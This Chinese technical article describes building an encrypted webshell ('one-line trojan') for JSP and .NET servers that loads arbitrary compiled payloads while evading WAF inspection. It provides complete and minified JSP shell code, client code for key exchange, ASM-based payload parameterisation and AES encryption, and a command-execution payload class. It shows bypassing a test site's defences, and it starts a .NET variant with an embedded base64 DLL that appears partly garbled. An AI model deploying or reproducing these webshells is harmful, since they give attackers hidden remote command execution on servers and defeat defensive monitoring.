
新建一个 Myloader 的实例，将 classStr 解码为二进制字节流，并传入 Myloader 实例的 get 方法，得到一个 Class 类型的实例 result，此时 result 即为 Payload.class（注意此处的 Payload.class 不是上文的那个二进制文件，而是 Payload 这个类的 class 属性）。

调用 result 类的默认无参构造器 newInstance() 生成一个 Payload 类的实例，然后调用该实例的 toString 方法，继而执行 toString 方法中的代码：

```
Runtime.getRuntime().exec("calc.exe");return "OK"
```

在控制台打印出 toString 方法的返回值。

OK，代码解释完了，下面尝试执行 Demo 类，成功弹出计算器，并打印出“OK”字符串，如下图：



到此，我们就可以直接动态解析并执行编译好的 class 字节流了。

## 2.生成密钥：

首先检测请求方式，如果是带了密码字段的 GET 请求，则随机产生一个 128 位的密钥，并将密钥写进 Session 中，然后通过 response 发送给客户端，代码如下：

```
if (request.getMethod().equalsIgnoreCase("get")) {  
    String k = UUID.randomUUID().toString().replace("-", "").substring(0, 16);  
    request.getSession().setAttribute("uid", k);  
    out.println(k);  
    return;  
}
```

这样，后续发送 payload 的时候只需要发送加密后的二进制流，无需发送密钥即可在服务端解密，这时候 waf 捕捉到的只是一堆毫无意义的二进制数据流。

### 3.解密数据，执行：

当客户端请求方式为 POST 时，服务器先从 request 中取出加密过的二进制数据( base64 格式 )，代码如下：

```
Cipher c = Cipher.getInstance("AES/ECB/PKCS5Padding");  
c.init(Cipher.DECRYPT_MODE, new  
SecretKeySpec(request.getSession().getAttribute("uid").toString().getBytes(), "AES"));  
new Myloader().get(c.doFinal(new  
sun.misc.BASE64Decoder().decodeBuffer(request.getReader().readLine()))).newInstance().toString(  
);
```

### 4.改进一下

前面提到，我们是通过重写 Object 类的 toString 方法来作为我们的 Payload 执行入口，这样的好处是我们可以取到 Payload 的返回值并输出到页面，但是缺点也很明显：在 toString 方法内部没办法访问 Request、Response、Session 等 servlet 相关对象。所以需要找一个带有入参的方法，并且能把 Request、Response、Session 等 servlet 相关对象传递进去。

重新翻看了一下 Object 类的方法列表：

Method Summary	
Methods	
Modifier and Type	Method and Description
protected <b>Object</b>	<b>clone()</b> Creates and returns a copy of this object.
boolean	<b>equals(Object obj)</b> Indicates whether some other object is "equal to" this one.
protected void	<b>finalize()</b> Called by the garbage collector on an object when garbage c
<b>Class</b> <?>	<b>getClass()</b> Returns the runtime class of this Object.
int	<b>hashCode()</b> Returns a hash code value for the object.
void	<b>notify()</b> Wakes up a single thread that is waiting on this object's mon
void	<b>notifyAll()</b> Wakes up all threads that are waiting on this object's monitor
<b>String</b>	<b>toString()</b> Returns a string representation of the object.
void	<b>wait()</b> Causes the current thread to wait until another thread invoke
void	<b>wait(long timeout)</b> Causes the current thread to wait until either another thread
void	<b>wait(long timeout, int nanos)</b> Causes the current thread to wait until another thread invoke

可以看到 equals 方法完美符合我们的要求，有入参，而且入参是 Object 类，在 Java 世界中，Object 类是所有类的基类，所以我们可以传递任何类型的对象进去。

方法找到了，下面看我们要怎么把 servlet 的内置对象传进去呢？传谁呢？

JSP 有 9 个内置对象：

Following table lists out the nine Implicit Objects that JSP supports –

S.No.	Object & Description
1	<b>request</b> This is the <b>HttpServletRequest</b> object associated with the request.
2	<b>response</b> This is the <b>HttpServletResponse</b> object associated with the response to the client.
3	<b>out</b> This is the <b>PrintWriter</b> object used to send output to the client.
4	<b>session</b> This is the <b>HttpSession</b> object associated with the request.
5	<b>application</b> This is the <b>ServletContext</b> object associated with the application context.
6	<b>config</b> This is the <b>ServletConfig</b> object associated with the page.
7	<b>pageContext</b> This encapsulates use of server-specific features like higher performance <b>JspWriters</b> .
8	<b>page</b> This is simply a synonym for <b>this</b> , and is used to call the methods defined by the translated servlet class.
9	<b>Exception</b> The <b>Exception</b> object allows the exception data to be accessed by designated JSP.

但是 equals 方法只接受一个参数，通过对这 9 个对象分析发现，只要传递 pageContext 进去，便可以间接获取 Request、Response、Session 等对象，如 `HttpServletRequest request=(HttpServletRequest) pageContext.getRequest();`

另外，如果想要顺利的在 equals 中调用 Request、Response、Session 这几个对象，还需要考虑一个问题，那就是 ClassLoader 的问题。JVM 是通过 ClassLoader+类路径来标识一个类的唯一性的。我们通过调用自定义 ClassLoader 来 defineClass 出来的类与 Request、

Response、Session 这些类的 ClassLoader 不是同一个，所以在 equals 中访问这些类会出现 java.lang.ClassNotFoundException 异常。

解决方法就是复写 ClassLoader 的如下构造函数，传递一个指定的 ClassLoader 实例进去：

```
ClassLoader(ClassLoader parent)
Creates a new class loader using the specified parent class loader for delegation.
```

#### 5.完整代码：

```
<%@ page
    import="java.util.*,javax.crypto.Cipher,javax.crypto.spec.SecretKeySpec"%>
<%!
/*
定义 ClassLoader 的子类 Myloader
*/
public static class Myloader extends ClassLoader {
    public Myloader(ClassLoader c)
    {super(c);}
    public Class get(byte[] b) { //定义 get 方法用来将指定的 byte[]传给父类的 defineClass
        return super.defineClass(b, 0, b.length);
    }
}
%>
<%
    if (request.getParameter("pass")!=null) { //判断请求方法是不是带密码的握手请求,此处只用参数
名作为密码，参数值可以任意指定
        String k = UUID.randomUUID().toString().replace("-", "").substring(0, 16); //随机生成一个
16 字节的密钥
        request.getSession().setAttribute("uid", k); //将密钥写入当前会话的 Session 中
        out.print(k); //将密钥发送给客户端
        return; //执行流返回，握手请求时，只产生密钥，后续的代码不再执行
    }
    /*
    当请求为非握手请求时，执行下面的分支，准备解密数据并执行
    */
    String uploadString= request.getReader().readLine();//从 request 中取出客户端传过来的加密
payload
```



```
Byte[] encryptedData= new sun.misc.BASE64Decoder().decodeBuffer(uploadString); //把
payload 进行 base64 解码
Cipher c = Cipher.getInstance("AES/ECB/PKCS5Padding"); // 选择 AES 解密套件
c.init(Cipher.DECRYPT_MODE,new
SecretKeySpec(request.getSession().getAttribute("uid").toString().getBytes(), "AES")); //从 Session
中取出密钥
Byte[] classData= c.doFinal(encryptedData); //AES 解密操作
Object myLoader= new Myloader().get(classData).newInstance(); //通过 ClassLoader 的子类
Myloader 的 get 方法来间接调用 defineClass 方法，将客户端发来的二进制 class 字节数组解析成 Class
并实例化
String result= myLoader.equals(pageContext); //调用 payload class 的 equals 方法，我们在准备
payload class 的时候，将想要执行的目标代码封装到 equals 方法中即可，将执行结果通过 equals 中利用
response 对象返回。
%>
```

为了增加可读性，我对上述代码做了一些扩充，简化一下就是下面这一行：

```
<%@page import="java.util.*,javax.crypto.*,javax.crypto.spec.*"%><%!class U extends
ClassLoader{U(ClassLoader c){super(c);}public Class g(byte []b){return
super.defineClass(b,0,b.length);}}%><%if(request.getParameter("pass")!=null){String
k=(""+UUID.randomUUID()).replace("-", "").substring(16);session.putValue("u",k);out.print(k);retur
n;}Cipher c=Cipher.getInstance("AES");c.init(2,new
SecretKeySpec((session.getValue("u")+"").getBytes(),"AES"));new
U(this.getClass().getClassLoader()).g(c.doFinal(new
sun.misc.BASE64Decoder().decodeBuffer(request.getReader().readLine()))).newInstance().equals(p
ageContext);%>
```

现在网络上流传的菜刀 jsp 一句话木马要 7000 多个字节，我们这个全功能版本只有 611 个字节，当然如果只去掉动态加密而只实现传统一句话木马的功能的话，可以精简成 319 个字节，如下：

```
<%!class U extends ClassLoader{U(ClassLoader c){super(c);}public Class g(byte []b){return
super.defineClass(b,0,b.length);}}%><%if(request.getParameter("pass")!=null)new
U(this.getClass().getClassLoader()).g(new
sun.misc.BASE64Decoder().decodeBuffer(request.getReader().readLine()))).newInstance().equals(p
ageContext);%>
```

至此，我们的具有动态解密功能的、能解析执行任意二进制流的新型一句话木马就完成了。

## 客户端实现

### 1. 远程获取加密密钥：

客户端在运行时，首先以 GET 请求携带密码字段向服务器发起握手请求，获取此次会话的加密密钥和 cookie 值。加密密钥用来对后续发送的 Payload 进行 AES 加密；上文我们说到服务器端随机产生密钥之后会存到当前 Session 中，同时会以 set-cookie 的形式给客户端一个 SessionID，客户端获取密钥的同时也要获取该 cookie 值，用来标识客户端身份，服务器端后续可以通过客户端传来的 cookie 值中的 sessionId 来从 Session 中取出该客户端对应的密钥进行解密操作。关键代码如下：

```
public static Map<String, String> getKeyAndCookie(String getUrl) throws Exception {
    Map<String, String> result = new HashMap<String, String>();
    StringBuffer sb = new StringBuffer();
    InputStreamReader isr = null;
    BufferedReader br = null;
    URL url = new URL(getUrl);
    URLConnection urlConnection = url.openConnection();

    String cookieValue = urlConnection.getHeaderField("Set-Cookie");
    result.put("cookie", cookieValue);
    isr = new InputStreamReader(urlConnection.getInputStream());
    br = new BufferedReader(isr);
    String line;
    while ((line = br.readLine()) != null) {
        sb.append(line);
    }
    br.close();
    result.put("key", sb.toString());
    return result;
}
```

## 2. 动态生成 class 字节数组：

我们只需要把 payload 的类写好一起打包进客户端 jar 包，然后通过 ASM 框架从 jar 包中以字节流的形式取出 class 文件即可，如下是一个执行系统命令的 payload 类的代码示例：

```
public class Cmd {

    public static String cmd;

    @Override
```

```
public boolean equals(Object obj) {
    // TODO Auto-generated method stub
    PageContext page = (PageContext) obj;
    page.getResponse().setCharacterEncoding("UTF-8");
    Charset osCharset=Charset.forName(System.getProperty("sun.jnu.encoding"));
    try {
        String result = "";
        if (cmd != null && cmd.length() > 0) {
            Process p;
            if (System.getProperty("os.name").toLowerCase().indexOf("windows") >= 0) {
                p = Runtime.getRuntime().exec(new String[] { "cmd.exe", "/c", cmd });
            } else {
                p = Runtime.getRuntime().exec(cmd);
            }
            BufferedReader br = new BufferedReader(new
InputStreamReader(p.getInputStream(), "GB2312"));
            String disr = br.readLine();
            while (disr != null) {
                result = result + disr + "\n";
                disr = br.readLine();
            }
            result = new String(result.getBytes(osCharset));
            page.getOut().write(result.trim());
        }
    } catch (Exception e) {
        try {
            page.getOut().write(e.getMessage());
        } catch (IOException e1) {
            // TODO Auto-generated catch block
            e1.printStackTrace();
        }
    }

    return true;
}
```

### 3.已编译类的参数化：

上述示例中需要执行的命令是硬编码在 class 文件中的，因为 class 是已编译好的文件，我们总不能每执行一条命令就重新编译一次 payload。那么怎么样让 Payload 接收我们的自定义参数呢？直接在 Payload 中用 request.getParameter 来取？当然不行，因为为了避免被 waf 拦截，我们淘汰了 request 参数传递的方式，我们的 request body 就是一堆二进制流，没有任何参数。在服务器侧取参数不可行，那就从客户端侧入手，在发送 class 字节流之前，先对 class 进行参数化，在不需重新编译的情况下向 class 文件中注入我们的自定义参数，这是比较关键的一步。这里我们要使用 ASM 框架来动态修改 class 文件中的属性值，关键代码如下：

```
public static byte[] getParamedClass(String clsName,final Map<String,String> params) throws
Exception
{
    byte[] result;
    ClassReader classReader = new ClassReader(clsName);
    final ClassWriter cw = new ClassWriter(ClassWriter.COMPUTE_MAXS);

    classReader.accept(new ClassAdapter(cw) {

        @Override
        public FieldVisitor visitField(int arg0, String filedName, String arg2, String arg3, Object
arg4) {
            // TODO Auto-generated method stub
            if (params.containsKey(filedName))
            {
                String paramValue=params.get(filedName);
                return super.visitField(arg0, filedName, arg2, arg3, paramValue);
            }

            return super.visitField(arg0, filedName, arg2, arg3, arg4);
        },0);
    result=cw.toByteArray();
    return result;
}
```

我们只需要向 getParamedClass 方法传递 payload 类名、参数列表即可获得经过参数化的 payload class。

#### 4.加密 payload :

利用步骤 1 中获取的密钥对 payload 进行 AES 加密 然后进行 Base64 编码 ,代码如下 :

```
public static String getData(String key,String className,Map<String,String> params) throws
Exception
{
    byte[] bincls=Params.getParamedClass(className, params);
    byte[] encrypedBincls=Decrypt.Encrypt(bincls,key);
    String basedEncryBincls=Base64.getEncoder().encodeToString(encrypedBincls);
    return basedEncryBincls;
}
```


#### 5.发送 payload , 接收执行结果并解密 :

Payload 加密之后 , 带 cookie 以 POST 方式发送至服务器端 , 并将执行结果取回 , 如果结果是加密的 , 则进行 AES 解密。

#### 案例演示


下面我找了一个测试站点来演示一下绕过防御系统的效果 :

首先我上传一个常规的 jsp 一句话木马 :




先知社区

然后用菜刀客户端连接 , 如下图 , 连接直接被防御系统 reset 了 :



然后上传我们的新型一句话木马,并用响应的客户端连接,可以成功连接并管理目标系统:




## 利用动态二进制加密实现新型一句话木马之.NET 篇

### 前言

在上一篇文章《利用动态二进制加密技术实现新型一句话木马之 Java 篇》中我们介绍了一种可以一劳永逸绕过所有流量型防护系统的思路,并完成了其 Java 版本的实现,绕过程序大体如下图:





详细内容请参考上一篇文章，现在我们继续实现该思路的.net 版本。

## 实现篇

### 服务端实现

现有的可以执行任意代码的 aspx 一句话木马是利用 Jscript.net 的 eval 函数来实现的，通过向 eval 传递 Jscript.net 源代码来执行任意代码，和 asp 的 eval 是同样的效果。这个经典版本的一句话原创者是 ISTO 团队的 kj021320。

#### 1. 实现服务器端动态解析二进制 DLL 文件

在 Java 中，每个类经过编译之后都单独对应一个 class 文件，而在 .net 中则不同，.net 中不存在单个类对应的二进制文件，而是引入了一个叫做 Assembly（程序集）的概念，已编译的类是以 Assembly 的形式来承载的，Assembly 是供 CLR 执行的可执行文件。在 .NET 下，托管的 DLL 和 EXE 都称之为 Assembly，一个 Assembly 可以包含多个类。

而 Assembly 类提供了一个 load 方法：

```
public static System.Reflection.Assembly Load (byte[] rawAssembly);
Loads the assembly with a common object file format (COFF)-based image containing an emitted assembly. The assembly is loaded into the application domain of the caller.
```

这个方法接收 Assembly 文件的字节数组，并返回一个 Assembly 类型的对象。得到 Assembly 对象之后，我们继续调用该对象的 CreateInstance 方法，即可实例化 dll 文件中的类，CreateInstance 方法的原型如下：

```
public object CreateInstance (string typeName);
```

因此我们只要先用 C# 写好自己的 Payload，然后编译成 dll，然后将 dll 文件的二进制字节流传入 Load 函数即可实现动态解析执行我们已经编译好的二进制类文件。

下面我们写个 demo 来测试一下：

```
Payload.cs
using System;
using System.Collections.Generic;
using System.Linq;
using System.Web;
using System.Diagnostics;

public class Payload
{
    public override bool Equals(Object obj)
    {
        Process.Start("calc.exe");
        return true;
    }
}
```

这段 Payload 很简单，就是启动一个计算器。这里我们重写了父类的 Equals 方法（至于为什么重写 Equals 方法，请参考上一篇文章《利用动态二进制加密技术实现新型一句话木马之 Java 篇》）。

把这个类编译成 dll 文件，并将该文件做一下 Base64 编码，然后编写如下 Demo：

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.IO;
using System.Reflection;
using System.Security.Cryptography;

namespace ConsoleApplication1
{
    class Program
    {
```

```

public static void Main()
{
    string
Payload="TVqQAAMAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCB
iZSBydW4gaW4gRE9TIG1vZGUuDUQ0KJAAAAAAAAABQRQAATAEDAHbkKfSAAAAAAAAAOAAi
ELAQsAAAQAAAGAAAAAAAAfiMAAAAgAAAAQAAAAAAAAEAAGAAAAgAABAAAAAAAAAEAA
AAAAAAAAACAAAAAgAAAAAAAAAMAQIUABABABAAAAAAEAAAEAAAAAAAAABAAAAAAA
AAAAAACQjAABXAAAAAEAAKACAAAAAAAAAAAAAAAAAAAAAAAAAGAAAwAAAAAAAA
AAIAACAA
AAAAAAAAAAAAACCAAEgAAAAAAAAAAAAAC50ZXh0AAAAhAMAAAgAAAABAAAAIAAA
AAAAAAAAAAAAACAAAGAUcnNyYwAAAKACAAAQAAAAAQAAAGAAAAAAAAAAAAAAAA
AABAAABALnJlbG9jAAAMAAAAAGAAAAACAAACgAAAAAAAAAAAAAAAAAAAAQAAQgAAAAA
AAAAAAAAAAAAABgIwAAAAAAEgAAAACAAUAeCAAkKwCAABAAAAAAAAAAAAAAAAAAAA
AAABMwAQASAAAA
AQAAEQByAQAAcCgDAAAKJhcKKwAGKh4CKAQAAoqAABCU0pCAQABAAAAAAMAAAAadjQu
MC4zMdMxOQAAAAAFAGwAAAAIAQAAI34AAHQBAADIAAAAI1N0cmIuZ3MAAAAAAPAIAABQAA
AAjVVMaUIAABAAAAAjR1VJRAAAAGACAABMAAAAI0Jsb2IAAAAAAAAAAgAAAUcVAgAJAAAA
APoIMwAWAABAAAAABAAAAIAAAACAAAAAQAAAAQAAAAQAAAAEAAACAAAAAA
AKAAEAAAAAAAYALgAnAAYAZgBGAAyAhgBGAAoAtwCkAAAAAABAAAAAABAAEAAQAQABY
AAAAFAAEAAQBQIAAAAADGADUACgABAG4gAAAAAIYYPAAIAAAABAEIAEQ8ABMAGQA8
AA8AIQC/ABgACQA8AA8ALgALACIALgATACsAHgAEgAAAAAAAAAAAAAAAAAAAAWAAAB
AAAAAAAAAAAAAAQAeAAAAAAAEAAAAAAAAAAAAAAAAABACcAAAAAAAAAAAAAPE1vZHVz
ZT4AUGF5bG9hZC5kbGwAUGF5bG9hZABtc2NvcmxpYgBTeXN0ZW0AT2JqZWNOAEVxdWFscwAu
Y3RvcgBvYmoAU3lzdGVtLjI1bnRpbWUuQ29tcGlsZXJtZXJ2aWNlcwBDb21waWxhdGlvbGljbGF4YX
Rpb25zQXR0cmliXRIAFJ1bnRpbWVDb21wYXRpYmlsaXR5QXR0cmliXRIAFN5c3RlbS5EaWFnbm
9zdGljcwBQcm9jZXNzAFN0YXJ0AAAAAARYwBhAGwAYwAuAGUAeABIAAAAOPLr7TrME0uzjz/W
KA8CYAAIt3pcVhk04IkEIAECHAMgAAEEIAEBCAUAAARIRDgMHAQIIAQIAAAAAAAeAQABAFQCFI
dyYXBOb25FeGNlcHRpb25UaHJvd3MBAABMIwAAAAAAAAAAAAABuIwAAACAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAYCMAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAF9Db3JEbGxNYWluAG1zY29yZ
WUuZGxsAAAAAAD/JQAgABAA
AA
AA
AAAAAAAAABABAAAAAYAACAAAAAAAAAAAAAAAAAAAAABAAEAAAwAACAAAAAAAAAAAAAA
AAAAAABAAAAABIAAAWEAAAEQCAAAAAAAAAAAAAAEQCNAAAFYAUwBfAFYARQBSAFMA
SQBP4AXwBJAE4ARgBPAAAAAC9BO/+AAABAAAAAAAAAAAAAAAAAAAAAAAAAAAA/AAAAAAA
AQAAACAAAAAAAAAAAAAAAAAAAAAAARAAAAEAVgBhAHIAHgBpAGwAZQBjAG4AZgBvAAAAA
AAkAAQAAABUAHIAyQBuaHMAbABhAHQAaQBvAG4AAAAAAAAAsASkAAQAAQBTAHQAcbpA

```

## Assembly

简单解释一下代码：


字符串类型变量 Payload 的值为 Paylaod.dll 的二进制文件 Base64 编码。

将变量 Payload 转换为 byte 数组，传递给 System.Reflection.Assembly.Load 方法，该方法解析 byte 数组并返回一个 Assembly 对象。

调用 Assembly 对象的 CreateInstance 方法，并把我们的 Payload 的类名作为参数传递，得到 Payload 类的实例 myPayload。

调用 Payload 类的 Equals 方法，执行流进入我们的可控范围，弹出计算器。

OK，下面我们执行看下效果：



## 2. 生成密钥

和 Java 版本类似，首先检测请求方式，如果是带了密码字段的 GET 请求，则随机产生一个 128 位的密钥，并将密钥写进 Session 中，然后通过 response 发送给客户端，代码如下：

```
if (Request["pass"]!=null)
{
    Session.Add("k", Guid.NewGuid().ToString().Replace("-", "").Substring(16));
    Response.Write(Session[0]); return;
}
```

这样，密钥在服务端生成并绑定至当前会话，后续发送 payload 的时候只需要发送加密后的二进制流，无需发送密钥即可在服务端解密，这时候 waf 捕捉到的只是一堆毫无意义的二进制数据流。

## 3. 解密数据，执行

